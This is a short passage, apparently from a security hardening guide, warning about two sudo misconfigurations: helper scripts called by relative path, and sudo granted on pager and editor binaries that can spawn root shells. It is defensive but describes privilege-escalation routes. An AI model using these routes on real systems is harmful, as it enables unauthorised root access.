## 8.5 Sudo rules on scripts with relative execution

`deploy.sh` was allowed via sudo but executed `./deploy_helper.sh` relative to a directory whose helper the caller could modify. Sudo-allowed scripts must invoke helpers by absolute path, and every file in the privileged call chain must be non-writable by the sudoer.

### 8.6 Sudo on interactive-capable binaries

Granting sudo on `less` (like `vi`, `more`, `man`, `find`, `awk`, etc.) is equivalent to granting a root shell, because these tools can spawn subshells — see GTFOBins. Restrict passwordless sudo to specific, non-interactive commands that cannot shell out, and prefer purpose-built wrappers with hard-coded, validated arguments.